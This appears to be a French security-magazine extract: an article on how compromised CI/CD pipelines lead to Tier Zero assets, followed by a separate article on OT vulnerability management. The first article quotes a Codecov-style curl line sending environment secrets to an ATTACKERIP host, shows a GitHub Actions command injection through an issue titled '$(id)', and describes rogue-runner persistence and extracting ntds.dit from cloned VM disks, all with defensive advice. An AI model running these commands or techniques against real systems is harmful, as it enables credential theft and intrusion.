Mais que se passe-t-il lorsque cette formidable machine à automatiser tombe entre de mauvaises mains ? Quelle est la réelle maturité des chaînes CI/CD en matière de sécurité ? Nous verrons comment une CI/CD, souvent perçue comme inoffensive, peut se transformer en une killchain furtive menant jusqu'aux ressources les plus sensibles : celles du Tier Zéro.

Figure 1



CI/CD : fonctionnement et usage concret

Avant d'aborder l'aspect offensif, revenons sur le fonctionnement d'une chaîne CI/CD, en nous appuyant sur les implémentations de GitLab et GitHub Actions.

Au cœur du système se trouvent les pipelines, qui décrivent l'ensemble du processus d'automatisation. Une pipeline est composée de stages (étapes logiques), eux-mêmes composés de jobs (unités d'exécution). Chaque job décrit des actions concrètes : lancer des tests, construire un binaire, déployer une application, etc. À l'issue de leur exécution, ils peuvent produire des artefacts (fichiers, rapports, exécutables) réutilisables.

Ces jobs sont exécutés par des runners (ou workers). On en distingue deux types :

- Les runners proposés par GitLab.com ou GitHub Actions (moins courants en entreprise).
- Les runners autogérés (self-hosted), déployés et maintenus par les organisations elles-mêmes, que ce soit on-premise ou dans le cloud.

Le fonctionnement est basé sur un modèle pull : les runners interrogent périodiquement l'instance CI/CD pour récupérer les jobs à exécuter. **Figure 1**

Les pipelines sont définies en tant que code, généralement dans des fichiers YAML stockés directement dans le dépôt : `.gitlab-ci.yml` chez GitLab, ou dans le répertoire `.github/workflows/` pour GitHub Actions. Cette approche permet de versionner, auditer et faire évoluer la CI/CD comme n'importe quelle autre partie du projet.

Un fichier YAML typique spécifie les jobs, les commandes, et les événements déclencheurs (push, merge request, création d'issue...). Si cette flexibilité est une force, elle est aussi une source de risques. Un job de test peut s'exécuter dans un environnement isolé sans accès à des données sensibles. En revanche, un job de déploiement aura besoin de secrets critiques : clés SSH, identifiants cloud, tokens d'API. Ces secrets peuvent être stockés :

- Dans les variables CI/CD du projet ou du groupe.
- Dans un gestionnaire de secrets externe (HashiCorp Vault, Azure Key Vault, etc.).
- En dur dans le fichier YAML (à éviter).

Pour limiter cette exposition, la meilleure pratique consiste à

intégrer la CI/CD à un gestionnaire de secrets externe, qui permet leur centralisation et qui peut fournir des secrets dynamiques à usage unique. Ces secrets sont ensuite injectés dans l'environnement d'exécution des jobs, souvent via des variables d'environnement. Ce mécanisme, bien que pratique, représente une surface d'attaque stratégique.

CI/CD : le nouvel eldorado des attaquants ?

S'intéresser à l'écosystème CI/CD est un choix stratégique pour un attaquant, motivé par un rapport bénéfice/risque particulièrement favorable.

Premièrement, ces environnements constituent fréquemment un angle mort de la sécurité. Souvent perçues comme de simples outils de développement, les plateformes CI/CD échappent aux mesures de durcissement appliquées à la production. Les politiques y sont plus laxistes, les exclusions antivirus ou EDR fréquentes, pour peu que ces derniers soient installés. On y tolère des comportements que l'on interdirait ailleurs, au nom de la fluidité opérationnelle.

Par ailleurs, ces plateformes sont utilisées par des profils très variés : développeurs, ops, prestataires externes, voire utilisateurs métiers. Tous n'ont pas la même sensibilité à la sécurité, et chaque compte, chaque token, chaque intégration devient une porte d'entrée potentielle pour un attaquant.

Deuxièmement, la dynamique naturelle de l'écosystème CI/CD génère un volume d'activité très important. Dans de nombreuses organisations, des centaines de pipelines s'exécutent quotidiennement, produisant d'importantes quantités de logs. Ce bruit opérationnel constitue une couverture parfaite pour des actions malveillantes : une commande curl qui exfiltre discrètement un secret se perdra dans une mer de requêtes semblables, dont certaines récupèrent simplement des dépendances logicielles.

Troisièmement, la concentration de secrets à forte valeur. Les pipelines manipulent des authentifiants critiques, parfois plus sensibles que ceux présents sur les postes utilisateurs. On y trouve :

- Des accès cloud : AWS_SECRET_ACCESS_KEY, AZURE_CLIENT_SECRET, etc. offrant un accès direct aux API des fournisseurs.
- Des accès à l'infrastructure : mots de passe de comptes sur les hyperviseurs, fichiers kubeconfig, accès à des outils d'orchestration.
- Des clés privées et tokens : clés SSH, tokens d'API pour des registries (GitLab, Artifactory), des analyseurs de code (SonarQube), etc.

Enfin, la position réseau des runners autogérés est un avantage majeur. Pour interagir avec les serveurs internes, ces agents sont souvent déployés sur des segments réseau de confiance, proches des environnements de recette ou de production, voire connectés directement aux VLAN d'administration. Une fois compromis, un runner offre donc à un attaquant une porte d'entrée directe sur le réseau interne, idéal pour cartographier le réseau, pivoter vers d'autres machines et interagir avec des services critiques. Une killchain peut alors se construire silencieusement, dans un environnement où l'activité malveillante se confond avec le bruit de fond légitime.

Techniques et scénarios d'attaque sur la CI/CD

Les méthodes d'attaque varient selon les privilèges initiaux de l'attaquant.

Dans certaines configurations, les dépôts de code sont rendus publics (par accident, commodité ou ignorance), exposant une surface déjà exploitable sans authentification. Un attaquant, même sans privilège, peut alors :

- Analyser le code source pour identifier des secrets laissés en dur ou exposés par erreur.
- Explorer l'historique Git, souvent riche en commits contenant des credentials supprimés trop tardivement.

Des outils comme TruffleHog, NoseyParker ou GitGuardian automatisent cette fouille dans le code et l'historique Git.

```
$ noseyparker report
Finding 122/177
Rule: Generic Secret
Group: s0XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXIe
Showing 3/41 matches:

  Match 1/41
  File: ./terraform/terraform.tf
  Git repo: ./terraform/.git
  Commit: first seen in a6XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX85

    Author:     Firstname Lastname <first.last@example.com>
    Date:       2025-06-19
    Summary:    Removed keyvault. Optimalizations
    Path:       terraform/terraform.tf

  Blob: 0cXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXe7 (812 bytes,
unknown type, unknown charset)
  Lines: 17:10-17:61

    provider "azurerm" {
      client_id       = "69XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXbf"
      client_secret   = "ggXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXIe"
      tenant_id       = "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
    }
```

Pour contrer ce risque, il est crucial d'intégrer ces mêmes outils en amont dans la chaîne, via des pre-commit hooks ou des jobs de sécurité bloquants, afin d'empêcher l'introduction de tout nouveau secret dans le code source.

Outre les fuites de secrets, les plateformes elles-mêmes peuvent présenter des vulnérabilités logicielles. Certaines sont connues publiquement, comme :

- CVE-2023-7028 (GitLab) : prise de contrôle de compte via une faille dans le processus de réinitialisation de mot de passe.
- CVE-2024-45409 (GitLab) : élévation de privilèges via une mauvaise vérification de signature SAML.

Mais les failles non publiées (0-day) restent les plus redoutables. Seule une défense en profondeur, ie. cloisonnement, surveillance et limitation des privilèges, permet d'en limiter l'impact.

Lorsqu'un compte est compromis, les possibilités s'élargissent. Si les permissions sont suffisantes, il peut consulter

directement les variables CI/CD définies sur les projets, souvent riches en secrets. **Figure 2**

À défaut, il peut s'intéresser à la définition même des pipelines. Modifier le comportement d'un job pour y insérer une commande malveillante est une méthode simple, mais très efficace. L'exfiltration des variables d'environnement contenant les secrets peut se faire avec une simple commande curl, comme ce qui a pu être vu lors de l'attaque sur CodeCov d'avril 2021 :

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
```

Même sans capacité de modification du code, un attaquant peut exploiter leur déclenchement automatique. Prenons la pipeline GitHub Actions suivante qui se déclenche à chaque nouvelle issue, et affiche simplement le titre de l'issue dans les logs d'exécution :

```
name: Issue
on:
  issues:

jobs:
 hello:
  runs-on: ubuntu-latest
  steps:
   - run: |
       echo "New issue: ${{ github.event.issue.title }}"
```

A priori inoffensive, elle est pourtant vulnérable. Que se passe-t-il si une issue est créée avec le titre : $(id) ? **Figure 3**

La commande exécutée dans le runner devient :

```
echo "New issue: $(id)"
```

Le shell exécute alors la commande id, et son résultat est affiché dans les logs d'exécution : **figure 4**

Figure 2

Figure 3





Figure 4



L'attaquant peut ainsi exécuter du code arbitraire sans avoir jamais eu à modifier le code source du projet. Cet exemple souligne l'importance de ne jamais faire confiance aux entrées externes et de systématiquement les assainir avant de les utiliser dans un contexte d'exécution.

Au-delà de la définition des pipelines et des déclencheurs automatiques, un autre facteur clé dans l'exploitation d'une CI/CD est l'environnement dans lequel s'exécutent les jobs. Si les jobs s'exécutent directement sur la machine hôte du runner (et non dans des environnements isolés comme des conteneurs), une injection de code compromet immédiatement le runner lui-même. Si ce dernier est partagé entre plusieurs projets, l'attaquant accède aux secrets et ressources de tous ces projets. **Figure 5**

D'où l'importance cruciale de l'isolation des environnements, et de ne partager un runner qu'entre projets de sensibilité équivalente.


Enfin, l'exécution de code sur une machine autogérée permet aussi d'y établir un pivot. Si l'environnement est éphémère, l'accès est limité dans le temps. Mais si l'attaquant parvient à s'en échapper (par évasion de conteneur, par exemple), ou si l'environnement est persistant, il peut s'y maintenir durablement.

Une technique de persistance originale, spécifique à GitLab, consiste à déployer un second runner sur la machine compromise. Ce runner, au lieu d'être enregistré sur l'instance GitLab de l'organisation, est lié à un projet contrôlé par l'attaquant sur GitLab.com. Ainsi, l'attaquant n'a qu'à déclencher une pipeline sur son propre projet : la machine de l'organisation exécutera les jobs configurés, sans jamais interagir avec l'instance GitLab interne. **Figure 6**

Cette approche est particulièrement discrète : le runner n'émet de trafic que vers GitLab.com, et aucune trace n'est générée côté organisation.

Ces attaques ne nécessitent pas de privilèges root ou administrateur sur les serveurs hébergeant la CI/CD. Elles exploitent les fonctionnalités natives et les permissions accordées aux utilisateurs pour transformer un outil de productivité en une arme offensive et furtive.

Figure 5



Du pivot CI/CD au cœur du SI : le Tier Zéro

La compromission d'une chaîne CI/CD n'est qu'une étape. Sa vraie valeur est de servir de point de pivot vers les joyaux de la couronne. Le runner compromis, situé sur un réseau de confiance et disposant de secrets, devient une base d'opérations idéale.

Les plateformes de virtualisation (comme VMware vSphere par exemple) sont une cible de choix. Les runners interagissent souvent avec leurs API via des comptes de service rarement protégés par MFA. Pour les systèmes de supervision, les actions de l'attaquant se fondent dans le bruit des opérations d'automatisation légitimes. Il est donc fondamental d'appliquer le principe du moindre privilège : un runner qui déploie une application ne devrait jamais posséder les droits d'intéragir avec d'autres machines virtuelles.

Les contrôleurs de domaine, serveurs de PKI, ou encore bastions d'administration, dits Tier Zéro, sont souvent virtualisés. Plutôt que d'attaquer frontalement un contrôleur de domaine ultra-surveillé, l'attaquant contourne ses défenses en ciblant l'hyperviseur sous-jacent.

Même avec des privilèges limités sur l'hyperviseur, un attaquant peut accéder aux consoles des machines virtuelles (VM). Une session administrateur laissée ouverte constitue une nouvelle opportunité de compromission pour l'attaquant. De cette manière, on s'affranchit aussi de l'ensemble du filtrage réseau qui aurait pu nous empêcher d'accéder à la machine. **Figure 7**

Avec des droits suffisants, l'attaque ultime devient possible : l'extraction des disques virtuels. Il est nécessaire dans un premier temps de cloner le disque, n'entraînant qu'une très courte interruption de service, puis de télécharger ce clone, le disque original ne pouvant l'être tant que la machine est en fonctionnement. **Figure 8**

Pour plus de discrétion, au lieu de télécharger le volumineux disque, l'attaquant peut attacher ce clone à une autre VM qu'il contrôle, puis y extraire uniquement les données pertinentes. Dans la majorité des cas, ce sont les disques des contrôleurs de domaine qui seront ciblés, puisque c'est là que l'on retrouve l'ensemble des secrets du domaine dans ce qu'on appelle la base NTDS.dit. Le disque peut alors être monté, puis analysé :

```
$ virt-filesystems -a XXXXX.vmdk
/dev/sda2
$ guestmount -a XXXXX.vmdk -m /dev/sda2 /mnt
$ cd /mnt
$ ls
'$RECYCLE.BIN'  BACKUPS  LOGS  NTDS
SYSVOL          TEMP
$ cd NTDS/
$ ls
ntds.dit
```

Enfin, pour pérenniser son accès, un attaquant avec des droits sur l'hyperviseur peut créer une nouvelle machine virtuelle sur un ou plusieurs réseaux d'intérêt et en faire son pivot permanent, potentiellement même exposé sur internet si la configuration réseau de l'hyperviseur le permet.




Figure 6




Figure 7




Figure 8

Conclusion : une chaîne, plusieurs angles morts

La CI/CD est souvent vue comme un outil de développeur, rarement comme une cible stratégique pour les attaquants. Elle interconnecte pourtant plusieurs points critiques, notamment le code, des secrets d'infrastructure et les systèmes de déploiement (virtualisation ou accès aux machines physiques). La compromission d'un dépôt de code d'apparence peu critique pourrait s'étendre bien plus loin que quelques modifications à rétablir dans le code, tout le SI peut être impacté et jusqu'au cœur même de celui-ci : le Tier Zéro, et cela sans (presque) lever d'alertes.

En sécurisant les chaînes de CI/CD, on renforce bien plus que les applications déployées, on sécurise le SI tout entier.

Carlos Buenano
Chief Technology Officer for OT chez Armis

Vulnérabilités en OT : entre invisibilité et complexité, la gestion de l'exposition

Plus les environnements numériques gagnent en complexité, plus les méthodes classiques de gestion des vulnérabilités atteignent leurs limites.

Dans les systèmes distribués et hybrides modernes, les vulnérabilités touchent à la fois les réseaux, les configurations, les utilisateurs, les objets connectés (IoT) et surtout les équipements industriels (OT). Les menaces exploitent une diversité de vecteurs comme les logiciels obsolètes, les configurations par défaut, les ports exposés, les identifiants faibles ou encore les actifs non répertoriés, fragmentant ainsi toute la chaîne d'exposition. Dans les grandes organisations, l'empilement d'outils spécialisés (scanners de vulnérabilités, EDR, plateformes cloud, outils AppSec ou CI/CD) génère un volume massif de données souvent cloisonnées, sans corrélation avec les enjeux métiers. **Résultat : une évaluation imprécise du risque, où des failles critiques comme des failles mineures sont parfois traitées de la même façon.** Par ailleurs, le décalage entre les équipes en charge de l'identification et celles responsables de la remédiation crée des retards, voire des angles morts dans le traitement.

OT : une surface d'attaque désormais ouverte

Longtemps protégés par l'isolement physique (air gap) et des systèmes d'exploitation propriétaires peu documentés, les environnements OT (Operational Technology) sont aujourd'hui pleinement exposés aux cybermenaces modernes. L'interconnexion croissante entre les réseaux IT et OT, via Ethernet, Wi-Fi, réseaux tiers ou solutions cloud, abolit les frontières traditionnelles et soumet les équipements industriels aux mêmes risques que les infrastructures IT classiques. Par ailleurs, les systèmes OT modernes reposent de plus en plus sur des systèmes d'exploitation standardisés tels que Windows, Linux, Android ou VxWorks, ce qui abaisse considérablement les barrières à l'exploitation pour les attaquants. Même si certains segments OT restent partiellement isolés, la majorité des environnements industriels sont aujourd'hui connectés aux réseaux d'entreprise. Les actifs concernés incluent les automates programmables (PLC), les systèmes SCADA, DCS, MES, les dispositifs de télémétrie ou encore les robots industriels. Ces équipements sont rarement compatibles avec des agents de sécurité, souvent dépourvus de mécanismes de protection natifs, et donc invisibles aux outils de cybersécurité traditionnels. Résultat : il est impossible d'y déployer une solution de protection active, privant les équipes de sécurité d'une visibilité minimale pour identifier les vulnérabilités, évaluer les risques ou détecter les comportements anormaux.

Le modèle Purdue, qui organisait historiquement la sécurité OT en strates étanches, est de moins en moins respecté. La segmentation logique entre les niveaux s'efface, laissant place à des zones de communication élargies, souvent mal maîtrisées.

Architecture Purdue – Synthèse des niveaux (Figure 1)

Le **niveau 4** (Zone métier) correspond au réseau informatique de l'entreprise, qui prend en charge des activités telles que la messagerie, l'intranet ou les applications de gestion.

Le **niveau 3** (Zone de sécurité industrielle) est centré sur les opérations de production du site, incluant le pilotage et l'optimisation des systèmes de fabrication.

Le **niveau 2** (Zone cellule/atelier) traite du contrôle de supervision et des interfaces homme-machine (IHM).

Le **niveau 1** (Contrôle de base) regroupe les contrôles batch, discrets, séquentiels, continus ou hybrides, qui interagissent directement avec le processus physique.

Enfin, le **niveau 0** (Processus) est composé des capteurs, actionneurs, variateurs et robots physiques qui exécutent concrètement les actions sur les lignes de production.

Les défis techniques de la sécurité OT

La gestion des vulnérabilités en environnement OT se heurte à deux défis majeurs : un manque de visibilité sur les actifs industriels, et des contraintes opérationnelles fortes qui limitent les possibilités d'intervention. Contrairement à l'IT, les systèmes industriels sont souvent anciens, propriétaires, mal documentés, voire totalement absents des inventaires. Quant aux méthodes classiques de détection, comme les scans actifs, elles sont rarement applicables, car elles peuvent provoquer des interruptions de service critiques, inacceptables dans un contexte de production. Bien que des cadres de référence existent tels que celui du NIST pour la cybersécurité OT, la plupart des outils du marché ne tiennent pas compte des spécificités du terrain industriel.

Plusieurs obstacles techniques majeurs limitent la sécurisation effective de ces environnements :

- **Les agents ne fonctionnent pas** : Il est impossible d'installer des agents de sécurité sur la majorité des dispositifs OT. Cela invalide toute une catégorie d'outils de cybersécurité utilisés en environnement IT pour identifier, protéger et surveiller les équipements réseau.

- **Les scanners réseau sont inutilisables** : les scanners de vulnérabilités, largement utilisés en IT, ne peuvent être déployés en environnement OT sans risquer de provoquer des dysfonctionnements, voire des arrêts de production.




Figure 1

Cela complique considérablement l'identification des équipements et des failles associées.

- **Les solutions classiques de sécurité réseau sont insuffisantes** : Les firewalls, IDS/IPS et autres dispositifs périmétriques ne couvrent que partiellement les couches profondes du réseau OT. De plus, ils peuvent eux-mêmes être contournés ou compromis. En conséquence, les équipements critiques en périphérie du réseau restent souvent sans défense.

- **Le patching est extrêmement complexe** : Le patch management en OT relève du casse-tête. Les environnements industriels intègrent une mosaïque de composants issus de multiples fournisseurs, avec peu ou pas de mécanismes de mise à jour centralisée. Appliquer un correctif nécessite souvent l'arrêt de la production, une décision difficilement envisageable, même pour corriger des vulnérabilités critiques.

- **Multiplication des interfaces sans-fil** : de plus en plus d'équipements OT intègrent des connectivités Bluetooth, NFC, Zigbee ou autres protocoles sans fil, échappant aux outils de supervision classiques centrés sur l'Ethernet ou le Wi-Fi. Ces interfaces deviennent autant de points d'entrée non maîtrisés pour des attaquants.

- **Explosion de la complexité** : la modernisation des systèmes industriels portée par l'IIoT, la robotique et l'automatisation a considérablement augmenté le nombre et la diversité des équipements connectés. Cela rend la cartographie des actifs et la gestion des flux réseau extrêmement complexes, d'autant que la distinction IT/OT devient de plus en plus floue.

- **Connectivité généralisée et donc surface d'attaque étendue** : l'isolement des environnements OT appartient au passé. Les connexions VPN vieillissants, les accès distants via des jump box, les équipements non segmentés ou encore les connexions tierces non auditées multiplient les voies d'accès. Et dans la plupart des cas, il n'existe aucun mécanisme centralisé pour contrôler qui accède à quoi ni comment ces accès sont utilisés.

Une feuille de route adaptée pour sécuriser l'OT

Face aux contraintes spécifiques des environnements OT, les entreprises industrielles doivent adopter une approche sur mesure, conçue pour gérer les dispositifs non managés et les infrastructures hétérogènes. Cette stratégie doit intégrer les caractéristiques suivantes :

- **Sans agent**

L'architecture de sécurité ne peut s'appuyer sur l'installation d'agents logiciels, incompatibles avec la majorité des équipements OT et IoT industriels (imprimantes, caméras IP, systèmes HVAC, etc.). La solution doit fonctionner sans modifier ni alourdir les terminaux.

- **Passivité opérationnelle**

Les technologies déployées doivent être non intrusives, évitant tout scan actif ou sondage réseau susceptible de perturber ou de faire planter les équipements industriels sensibles. Une surveillance passive est indispensable pour garantir la continuité des opérations.

- **Contrôles de sécurité complets et centralisés**

La solution doit permettre de satisfaire aux exigences des cadres de cybersécurité reconnus, tels que le NIST CSF. Contrairement à l'IT, où plusieurs outils sont souvent nécessaires, l'OT requiert une plateforme intégrée regroupant les




Figure 2

fonctions clés (inventaire, détection, contrôle d'accès, gestion des risques) afin de limiter la complexité et les risques liés à la multiplication des outils.

• Couverture exhaustive des dispositifs

La sécurité OT ne se limite pas aux équipements industriels traditionnels. Elle doit également englober tous les dispositifs non managés et IoT présents sur le site, y compris dans les bureaux ou zones annexes. Cela inclut les systèmes CVC, caméras IP, alarmes incendie, switches, firewalls, bornes Wi-Fi, imprimantes, etc. La plateforme doit donc être capable d'interagir avec tous types de systèmes de contrôle industriel et périphérique.

• Surveillance multi-protocoles

Le système de sécurité doit analyser l'ensemble des flux réseau, qu'ils soient câblés (Ethernet) ou sans fil (Wi-Fi, Bluetooth, BLE, Zigbee, etc.). Cette couverture est cruciale, car des attaques ciblant les protocoles sans fil comme BlueBorne, KRACK, Broadpwn, Stuxnet ou encore Triton, NotPetya, et la cyberattaque de colonial pipeline contre les environnements opérationnels démontrent que ces vecteurs représentent une menace réelle, permettant des compromissions à distance sans interaction utilisateur. **Figure 2**

Failles firmware : anatomie d'un risque silencieux

Dans les environnements industriels, la sécurité des équipements OT reste majoritairement centrée sur les réseaux et les systèmes applicatifs, délaissant une couche pourtant critique : le firmware embarqué. Ce composant logiciel, étroitement lié au matériel, est souvent négligé, car il est propriétaire et conçu avant tout pour la fonctionnalité, non pour la sécurité. Les fournisseurs comme les utilisateurs finaux ne mettent généralement le firmware à jour que s'ils y voient un gain en termes de production. Il est également difficile d'accès, non standardisé, et rarement analysé sans outils spécialisés de reverse engineering ou des plateformes capables de contextualiser les risques. Or, il joue un rôle fondamental dans le fonctionnement des équipements industriels. Le firmware repose fréquemment sur des systèmes d'exploitation allégés comme VxWorks ou μC/OS, ainsi que sur des piles réseau propriétaires développées il y a plusieurs années. Faute de mises à jour régulières, ces briques logicielles accumulent des vulnérabilités structurelles, parfois graves.

